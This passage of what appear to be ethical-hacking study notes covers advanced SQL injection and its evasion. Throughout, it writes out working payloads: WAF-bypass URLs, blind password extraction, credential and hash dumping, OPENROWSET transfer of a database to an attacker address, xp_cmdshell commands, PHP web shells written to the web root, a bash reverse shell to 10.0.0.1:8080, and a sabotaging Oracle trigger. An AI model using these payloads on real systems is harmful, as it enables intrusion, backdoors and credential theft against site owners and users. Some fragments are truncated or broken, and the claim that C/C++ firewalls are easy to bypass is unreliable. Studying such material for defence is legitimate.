* **Buffer Overflow Method:** An attacker can use the buffer overflow method to crash and bypass the firewall. As most firewalls are developed in C/C++, it is easy for attacker to bypass firewall.

consider the following URL on which the attacker is trying to perform an SQL injection attack to bypass the WAF:

**http:// www.certifiedhacker.com//index.php?page\_id=15+and+(select 1)=(Select 0xAA[..(add about 1200 “A”)..])+/\*!uNIOn\*/+/\*!SeLECt\*/+1,2,3,4....**

* **CRLF Technique:** Carriage return, line feed (CRLF) is a pair of ASCII codes, 13 and 10. In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone. The attacker can use the CRLF technique to bypass the firewall. the attacker uses the following URL to bypass the WAF: **http://www.certifiedhacker.com/info.php?id=1+%0A%0Dunion%0A%0D+%0A%0 Dselect%0A%0D+1,2,3,4,5—**
* **Integration Method:** The integration method involves using different bypassing techniques together to increase the chances of bypassing the firewall, where a single method or technology is not sufficient to do so.An attacker may use the following queries together to bypass the firewall:**www.certifiedhacker.com/index.php?page\_id=21+and+(select 1)=(Select 0xAA[..(add about 1200 "A")..])+/\*!uNIOn\*/+/\*!SeLECt\*/+1,2,3,4,5...**

**id=10/\*!UnIoN\*/+SeLeCT+1,2,concat(/\*!table\_name\*/)+FrOM /\*information\_schema\*/.tables /\*!WHERE \*/+/\*!TaBlE\_ScHeMa\*/+like+database()–-**

**Perform SQL Injection to Insert a New User and Update Password**

* **Inserting a New User using SQL Injection:** If an attacker can learn about the structure of the users table in a database, he/she can attempt to insert new user details into that table. Once the attacker is successful in adding new user details, he/she can directly use the new user credentials to logon to the web application.

an attacker can exploit the following query:

**SELECT \* FROM Users WHERE Email\_ID = ‘Alice@xyz.com’**

After injecting the INSERT statement into the above query,

**SELECT \* FROM Users WHERE Email\_ID = ‘Alice@xyz.com’; INSERT INTO Users (Email\_ID, User\_Name, Password) VALUES (‘Clark@mymail.com’,’Clark’,’MyPassword’);--‘;**

* **Updating passwords using SQL Injections:** Sometimes, users forget their passwords. To address this issue, developers provide a Forgot Password feature, which delivers a forgotten password or a new password to the user’s registered email address (the address the user provided when originally registering with the site). An attacker may exploit this feature by attempting to embed malicious SQL-specific inputs that may update a user’s email address with the attacker’s email address. If this succeeds, the forgotten or new password will be sent to the attacker’s email address. The attacker uses the UPDATE SQL command to overwrite the user’s email address in the application database**.**

**Exporting a Value with Regular Expression Attack**

An attacker performs SQL injection using regular expressions on a known table to learn the values of confidential information such as passwords. For example, if an attacker knows that a web application stores its users details in a table named UserInfo, then the attacker can perform a regular expression attack as follows to determine the passwords:

In general, databases store hashed passwords generated from MD5 or SHA-1 algorithms. Hashed passwords contain only [a-f0-9] values.

* **Exporting a value in MySQL:** In MySQL, an attacker uses the following method to identify the first character of the password: Check if the 1st character in password is between “a” and “f”.

**index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-f]' AND ID=2)**

If the above query return true narrow down the letters check for (a-c) & (d-f) then again narrow down and finally you will identify the first character of password.

* **Exporting a value in MSSQL:** In MSSQL, attackers use the same method as that described above to identify the first character of the password. Now, we will see how the attacker identifies the second character of the password in MSSQL using the following method:Check if the 2nd character in the password is between “a” and “f”**default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[a-f]%' AND ID=2)**If the above query returns FALSE, the attacker tries values between “0” and “9”. Check if the 2nd character in the password is between “0” and “9”**default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-9]%' AND ID=2)**

If the above query return true narrow down the letters check for (0-4) & (5-9) then again narrow down and finally you will identify the second character of password.

**🡺 Advanced SQL Injection**

**Database, Table, and Column Enumeration**

Attackers use various SQL queries to enumerate database, table names, and columns.

* **Identify User Level Privilege** There are several SQL built-in scalar functions that will work in most SQL implementations:

**user or current\_user, session\_user, system\_user**

**' and 1 in (select user ) –**

**'; if user ='dbo' waitfor delay '0:0:5 '—**

**' union select if( user() like 'root@%',**

**benchmark(50000,sha1('test')), 'false' );**

* **DB Administrators:** Default administrator accounts include sa, system, sys, dba, admin, root, and many others. The dbo is a user that has implied permissions to perform all activities in the database. Any object created by any member of the sysadmin fixed server role belongs to dbo automatically.
* **Discover DB Structure:**

Determine table and column names

**' group by columnnames having 1=1 –**

Discover column name types**' union select sum(columnname ) from tablename --**

Enumerate user defined tables**' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') –**

* **Column Enumeration in DB**
* MSSQLSELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'tablename')sp\_columns tablename
* MySQL

show columns from tablename


* Oracle

SELECT \* FROM all\_tab\_columns WHERE table\_name='tablename'

* DB2

SELECT \* FROM syscat.columns WHERE tabname= 'tablename'

* PostgreSQLSELECT attnum,attname from pg\_class, pg\_attribute WHERE relname= 'tablename' AND pg\_class.oid=attrelid AND attnum > 0



**Advanced Enumeration**

Tables and columns enumeration in one query:

**' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects, syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype –**

Database Enumeration Different databases in server**' and 1 in (select min(name) from master.dbo.sysdatabases where name >'.' ) –**

File location of databases**' and 1 in (select min(filename) from master.dbo.sysdatabases where filename >'.' ) –**

**Password Grabbing**

Password grabbing is one of the most serious consequences of an SQL injection attack. Attackers grab passwords from user-defined database tables through SQL injection queries. The attacker uses his/her tricks of SQL injection and forms an SQL query intended to grab the passwords from the user-defined database tables.

attackers may use the following code to grab the passwords:

**'; begin declare @var varchar(8000)set @var=':' select @var=@var+' '+login+'/'+password+' ' from users where login>@var select @var as var into temp end**

**--' and 1 in (select var from temp) –**

**' ; drop table temp –**

**Grabbing SQL Server Hashes**

Some databases store user IDs and passwords in a syslogins table in the form of hash values. An attacker tries to extract clear text credentials, password hashes, tokens, etc., from the database to further compromise the target network. To extract this information, attackers need to execute a sequence of queries against the target database, as shown below:

The hashes are extracted using

**SELECT password FROM sys.syslogins**

We then hex each hash

**begin @charvalue='0x', @i=1, @length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while (@i<=@length) BEGIN**

**declare @tempint int, @firstint int, @secondint int**

**select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))**

**select @firstint=FLOOR(@tempint/16)**

**select @secondint=@tempint – @firstint\*16)**

**select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1)**

**select @i=@i+1**

**END**

**Transfer Database to Attacker's Machine**

An attacker can also link a target SQL server’s database to the attacker’s own machine. By doing this, the attacker can retrieve data from the target SQL server database. The attacker does this using OPENROWSET; after the DB structure is replicated, the data transfer takes place. The attacker connects to a remote machine on port 80 to transfer data.

an attacker may inject the following query sequence to transfer the database to the attacker’s machine:

**'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select \* from mydatabase..hacked\_sysdatabases') select \* from sys.sysdatabases –**

**Interacting with the Operating System**Attackers use various DBMS queries to interact with a target OS. There are two different ways to interact with an OS:

Reading and writing system files from the disk

Direct command execution via remote shell

* **MSSQL OS Interaction**'; exec master..xp\_cmdshell 'ipconfig > test.txt' –

'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' –

'; begin declare @data varchar(8000) ; set @data='| ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end –

' and 1 in (select substring(x,1,256) from temp) –

'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp\_cmdshell @var; drop table temp; drop table tmp –

* **MySQL OS Interaction**

CREATE FUNCTION sys\_exec RETURNS int SONAME 'libudffmwgj.dll';

CREATE FUNCTION sys\_eval RETURNS string SONAME 'libudffmwgj.dl

**Interacting with the File System**

Attackers exploit the MySQL functionality of allowing text files to be read through the database to obtain the password files and store the results of a query in a text file.

* LOAD\_FILE() The LOAD\_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server. For example, the following query is used by an attacker to retrieve the password file from the database:

**NULL UNION ALL SELECT LOAD\_FILE('/etc/passwd')/\***

If successful, the injection will display the contents of the passwd file.

* INTO OUTFILE()This function within MySQL is often used to run a query and dump the results into a file.

The following query is used by an attacker to store the results of a specific query:**NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($\_GET["command"]); ?>' INTO OUTFILE '/var/www/certifiedhacker.com/shell.php'/\***If successful, it will then be possible to run system commands via the $\_GET global.

**Network Reconnaissance Using SQL Injection**

Network reconnaissance is the process of testing any potential vulnerability in a computer network. However, network reconnaissance is also a major type of network attack. Network reconnaissance can be reduced to some extent but not eliminated. Attackers use network mapping tools such as Nmap and Network Topology Mapper to determine the vulnerabilities of the network.

* The steps for assessing network connectivity are as follows:
* Retrieve server name and configuration using

**' and 1 in (select @@servername ) –**

**' and 1 in (select srvname from sys.sysservers ) –**

* Use utilities such as NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute to assess networks
* Test for firewalls and proxies
* To perform network reconnaissance, you can execute the following using the xp\_cmdshell command:
* **Ipconfig/all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print**

**Network Reconnaissance Full Query**

**'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' –**

**'; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end –**

**' and 1 in (select substring(x,1,255) from temp) –**

**'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp\_cmdshell @var; drop table temp; drop table tmp –**

Microsoft has disabled xp\_cmdshell by default in SQL Server. To enable this feature, **EXEC sp\_configure 'xp\_cmdshell', 1 GO RECONFIGURE GO**

**Finding and Bypassing Admin Panel of a Website**

Attackers try to find the admin panel of a website using simple Google dorks and bypass administrator authentication using an SQL injection attack. An attacker generally uses Google dorks to find the URL of an admin panel.

**http://www.certifiedhacker.com/admin.php**

Once the attacker obtains access to the admin login page, he/she tries to find the admin username and password by injecting malicious SQL queries.

Username: 1'or'1'='1

Password: 1'or'1'='1

Some of the SQL queries used by the attacker to bypass admin authentication include:

* ‘ or 1=1 –
* 1'or’1'=’1
* admin’—
* ” or 0=0 –
* or 0=0 –
* ‘ or 0=0 #

**PL/SQL Exploitation**

PL/SQL, similar to the stored procedure, is vulnerable to various SQL injection attacks. The PL/SQL code has the same vulnerabilities as dynamic queries that integrate user input at run time.

* **Exploiting Quotes:** If an attacker injects malicious input such as 'x' OR '1'='1' into the user password field, the modified query given in the procedure returns a row without providing a valid password.

**EXEC Validate\_UserPassword ('Bob', 'x'' OR ''1''=''1');**

The PL/SQL procedure executes successfully and the resultant SQL query will be

**SELECT 1 FROM User\_Details WHERE UserName = 'Bob' AND Password = 'x' OR '1'='1';**

* **Exploitation by Truncation:** An attacker may use in-line comments to bypass certain parts of an SQL statement. The attacker uses in-line comments along with username as follows.

**EXEC Validate\_UserPassword ('Bob''--', '');**

The PL/SQL procedure executes successfully and the resultant SQL query will be

**SELECT 1 FROM User\_Details WHERE UserName = 'Bob'--AND Password='';**

**Creating Server Backdoors using SQL Injection**

* **Getting OS Shell:** Attackers use SQL server functions such as xp\_cmdshell to execute arbitrary commands. Every DBMS software has its own naming convention for such functions. Another way to create backdoors is to use the SELECT ... INTO OUTFILE feature provided by MySQL to write arbitrary files with the database user permissions. With this query, it is also possible to overwrite the shell script that is invoked at system startup.
* **Using Outline:** If an attacker can access the web server, he/she can use the following MySQL query to create a PHP shell on the server.**SELECT '<?php exec($\_GET[''cmd'']); ?>' FROM usertable INTO dumpfile ‘/var/www/html/shell.php’**
* **Finding Directory Structure:** To learn the location of the database in the web server, an attacker can use the following SQL injection query, which gives the directory structure.

**SELECT @@datadir;**

* **Using Built-in DBMS Functions:** MSSQL has built-in functions such as xp\_cmdshell to call OS functions at run time. For example, the following statement creates an interactive shell listening at 10.0.0.1 and port 8080

**EXEC xp\_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'**

* **Creating Database Backdoor:** Attackers use triggers to create database backdoors. A database trigger is a stored procedure that is automatically invoked and executed in response to certain database events.

The Oracle code for the malicious trigger is given below:

**CREATE OR REPLACE TRIGGER SET\_PRICE**

**AFTER INSERT OR UPDATE ON ITEMS**

**FOR EACH ROW**

**BEGIN**

**UPDATE ITEMS**

**SET Price = 0;**

**END;**The attacker needs to inject and execute this database trigger on the web server to create the backdoor.

**HTTP Header-Based SQL Injection**

Attackers can use HTTP headers to inject SQL queries into a vulnerable server. This vulnerability is usually caused when proper sanitization is not performed on the user’s input. Attackers may exploit different HTTP header fields to inject malicious SQL queries.

* **HTTP Header fields:** HTTP header fields are components of the HTTP request and response message headers. These fields are useful for defining the operational parameters of an HTTP transaction between the web server and the browser.
* **X-Forwarded-For:** X-Forwarded-For is an HTTP header field that is used by attackers to identify the IP address of the client system that initiated the connection to a web server via an HTTP proxy.
* **User-Agent:** User-Agent is an HTTP header field that includes information related to the user agent that initiated the HTTP request.

**User-Agent : product | com**

* **Referer:** Referer is an HTTP header that is vulnerable to SQL injection, as the application stores the input in the database without proper sanitization. It is an optional HTTP header field that allows a client to specify the URI of a document or an object within the document.

**DNS Exfiltration using SQL Injection**

Attackers use DNS exfiltration to extract data, such as password hashes from a DNS request. The DNS requests sent by the attacker can possibly pass through the database server to an arbitrary host. Even though the firewall prevents the database server from sending data directly to the Internet, it can allow the DNS requests to pass through an internal DNS server as the requests originate from the server

**🡺 Evasion Techniques**

**In-line Comment**

An evasion technique is successful when a signature filters white spaces in the input strings. In this technique, an attacker obfuscates the input string via in-line comments. In-line comments create SQL statements that are syntactically incorrect but valid and can hence bypass various input filters. In-line comments allow an attacker to write SQL statements without white spaces. For example, /\* ... \*/ is used in SQL to delimit multi-row comments

**'/\*\*/UNION/\*\*/SELECT/\*\*/password/\*\*/FROM/\*\*/Users/\*\*/WHERE/\*\*/username/\*\*/ LIKE/\*\*/'admin'—**

**Char Encoding**

With the char() function, an attacker can encode a common injection variable present in the input string to avoid detection in the signature of network security measures. This char() function converts hexadecimal and decimal values into characters that can easily pass through SQL engine parsing. The char() function can be used for SQL injection into MySQL without double quotes.

* Load files in unions (string = "/etc/passwd")

**' union select 1,(load\_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;**

* Inject without quotes (string = "%")

**' or username like char(37);**

**String Concatenation**

This technique breaks a single string into a number of pieces and concatenates them at the SQL level. The SQL engine then builds a single string from these pieces. Thus, the attacker uses concatenation to break identifiable keywords to evade intrusion detection systems. Signature verification on such a concatenated string is useless, as signatures compare the strings on both sides of the = sign only. A simple string can be broken into two pieces and then concatenated with a “+” sign in an SQL server database (in Oracle, the “||” sign is used to concatenate the two strings). For example, “OR 'Simple' = 'Sim'+'ple'.”

**Obfuscated Code**

There are two ways to obfuscate a malicious SQL query to avoid detection by the IDS.

* Wrapping: An attacker uses a wrap utility to obfuscate malicious SQL query and then sends it to the database.
* SQL string obfuscation: In the SQL string obfuscation method, SQL strings are obfuscated using a concatenation of SQL strings, encrypting or hashing the strings, and then decrypting them at run time.

**Manipulating White Spaces**

The white space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keywords and strings or number literals without altering the execution of SQL statements. Adding white spaces using special characters such as tab, carriage return, or line feed makes an SQL statement completely untraceable without changing the execution of the statement

“UNION SELECT” signature is different from “UNION SELECT”

Dropping spaces from SQL statements will not affect their execution by some SQL databases

'OR'1'='1' (with no spaces)

**Hex Coding**

Hex encoding is an evasion technique that uses hexadecimal encoding to represent a string. Attackers use hex encoding to obfuscate the SQL query so that it will not be detected in the signatures of security measures, as most IDS do not recognize hex encodings. Attackers exploit such IDS to bypass their SQL injection crafted inputs. Hex encoding provides countless ways for attackers to obfuscate each URL.

The string 'SELECT' can be represented by the hexadecimal number 0x73656c656374, which most likely will not be detected by a signature protection mechanism.

**Sophisticated Matches**

Signature matches usually succeed in catching the most common classical matches, such as “OR 1=1”. These signatures are built using regular expressions; hence, they try to catch as many possible variations of classical matches “OR 1=1” as possible. However, there are some sophisticated matches that an attacker can use to bypass the signature. These sophisticated matches are equivalent to classical matches but with a slight change. These sophisticated matches are an alternative expression to the classical match “OR 1=1”. An attacker might use an “OR 1=1” attack that employs a string such as “OR 'john'='john'.” Replacing this string with another string will have the same effect.

The various SQL injection characters are as follows:

* ' or " character string indicators
* --or # single-line comment
* /\*...\*/ multiple-line comment
* + addition, concatenate (or space in URL)
* || (double pipe) concatenate
* % wildcard attribute indicator
* ?Param1=foo&Param2=bar URL Parameters
* PRINT useful as non-transactional command
* @variable local variable
* @@variable global variable
* waitfor delay '0:0:10' time delay

Examples for evading ' OR 1=1 signature:

* OR 'john' = 'john'
* ' OR 'microsoft' = 'micro'+'soft'
* ' OR 'movies' = N'movies'
* ' OR 'software' like 'soft%'
* ' OR 7 > 1
* ' OR 'best' > 'b'
* ' OR 'whatever' IN ('whatever')
* ' OR 5 BETWEEN 1 AND 7

**URL Encoding**

URL encoding is a technique used to bypass numerous input filters and obfuscate an SQL query to launch injection attacks. It is performed by replacing the characters with their ASCII codes in hexadecimal form and preceding each code point with the percent sign (%).For example, for a single quotation mark, the ASCII code is 0X27; hence, its URL-encoding character is represented by %27.

In some cases, the basic URL encoding does not work; however, an attacker can use double-URL encoding to bypass the filter.The string obtained from the URL-encoding of a single quotation mark is %27; after double-URL encoding, the same string becomes %2527 (here, % is itself URL encoded in a normal way as %25).

**Null Byte**

An attacker uses a null byte (%00) character prior to a string to bypass the detection mechanism. Web applications use high-level languages such as PHP, ASP, and so on along with C/C++ functions. However, in C/C++, NULL characters are used to terminate strings. Therefore, different approaches for both the coding platforms result in a NULL byte injection attack. For example, the following SQL query is used by an attacker to extract the password from the database:

**' UNION SELECT Password FROM Users WHERE UserName='admin'—**

If the server is protected by a WAF or IDS, then the attacker prepends NULL bytes to the above query as follows:

**%00' UNION SELECT Password FROM Users WHERE UserName='admin'--**Execution of the above query allows the attacker to bypass the IDS to get passwords and an admin account.

**Case Variation**

By default, in most database servers, SQL is case insensitive. Owing to the case-insensitive option of regular expression signatures in the filters, attackers can mix upper and lower case letters in an attack vector to bypass the detection mechanism.

consider that the filter is designed to detect the following queries:

**union select user\_id, password from admin where user\_name=’admin’—**

**UNION SELECT USER\_ID, PASSWORD FROM ADMIN WHERE USER\_NAME=’ADMIN’--**

**Declare Variables**

During web sessions, an attacker carefully observes all the queries that can help him/her to acquire important data from the database. Using these queries, an attacker can identify a variable that can be used to pass a series of specially crafted SQL statements to create a sophisticated injection that can easily go undetected through the signature mechanism.

The SQL injection statement used by an attacker is as follows:

**UNION Select Password**

The attacker redefines the above SQL statement in the variable “sqlvar” as follows:

**; declare @sqlvar nvarchar(70); set @sqlvar = (N'UNI' + N'ON' + N' SELECT' + N'Password'); EXEC(@sqlvar)**

Execution of the above query allows the attacker to bypass the IDS to get all the passwords from the stored database.

**IP Fragmentation**

An attacker intentionally splits an IP packet to spread the packet across multiple small fragments. Attackers use this technique to evade an IDS or WAF. For an IDS or WAF to detect an attack, it must first reassemble the packet fragments.

Various ways to evade signature mechanisms using IP fragments are listed below:

* Pause when sending parts of an attack in the hope that the IDS will time-out before the target computer does
* Send the packets in reverse order
* Send the packets in proper order, except for the first fragment, which is sent last
* Send the packets in proper order, except the last fragment, which is sent first
* Send packets out of order or randomly

**Variation**

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as “' or '1'='1'” in any basic injection statement such as “or 1=1” or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected.

The main aim of the attacker is to have a WHERE statement that is always evaluated as “true” so that any mathematical or string comparison can be used, where the SQL can perform the same.

SELECT \* FROM accounts WHERE userName = 'Bob' OR 1=1 --

SELECT \* FROM accounts WHERE userName = 'Bob' OR ”evade”=”ev”+”ade” –

